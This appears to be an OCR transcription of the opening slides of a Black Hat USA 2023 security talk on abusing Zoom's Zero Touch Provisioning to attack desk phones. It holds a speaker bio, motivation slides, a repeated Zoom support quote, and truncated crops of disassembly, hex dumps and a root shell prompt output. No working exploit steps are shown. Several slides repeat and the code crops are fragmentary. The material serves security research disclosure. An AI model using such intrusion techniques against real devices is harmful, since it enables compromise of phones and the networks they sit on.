black hat USA 2023


Zero-Touch-Pwn

Abusing Zoom's Zero Touch Provisioning for Remote Attacks on Desk Phones

Speaker:

Moritz Abrell, SySS GmbH

About this Talk



```
BYTE_ARRAY_00010fb0
00010fb0
db[8]
```

```
Response
Pretty  Raw
1 HTTP/1.1
2 Date: Tu
3 Server:
4 Strict
```


```
00011218 07 30 a0 e1
0001121c 08
```

```
uid=0(admin) gid=0(root) groups=0(root)
```

```
FC 39 05 41
72 6F 6F 74 66
BB BB BB BB  60 00 00 00   ü9.A....»»»»
                          rootfs.ext4.....
3D 3E EF                  ..=>ïx.P..
```

```
22 ems_s
23 ems_s
24 ems_
25 pers
```

```
_BytesToKey
[20]
```



Who am I?

Moritz Abrell

@moritz_abrell

Senior IT Security Consultant


SySS GmbH

Hacking Hard- and Software

Various national and international Hacking and InfoSec Conferences

Motivation

On-Premise (traditional)



Motivation

- Traditional endpoint provisioning is not secure e.g.:
    - Accessible sensitive Information
    - Insufficient or missing authentication
    - Missing transport encryption
    - Missing server/client verification

- Combining traditional devices with cloud communication services?

Motivation


- Traditional endpoint provisioning is not secure e.g.:
  - Accessible sensitive Information
  - Insufficient or missing authentication
  - Missing transport encryption
  - Missing server/client verification

- Combining traditional devices with cloud communication services?

- Huge potential impact

Why Zoom?

Why Zoom?




Zero-Touch Provisioning

For phones that support Zero-Touch Provisioning, you can automatically provision your phone without having to configure provisioning in the phone's web interface.

Source: https://support.zoom.us/hc/en-us/articles/360033223411-Getting-started-with-provisioning-desk-phones

Why Zoom?




Zero-Touch Provisioning

For phones that support Zero-Touch Provisioning, you can automatically provision your phone without having to configure provisioning in the phone's web interface.

Source: https://support.zoom.us/hc/en-us/articles/360033223411-Getting-started-with-provisioning-desk-phones

Why Zoom?




Zero-Touch Provisioning

For phones that support Zero-Touch Provisioning, you can automatically provision your phone without having to configure provisioning in the phone's web interface.

Source: https://support.zoom.us/hc/en-us/articles/360033223411-Getting-started-with-provisioning-desk-phones

🤔



Zoom Phone Certified Hardware

Last Updated: June 15, 2023

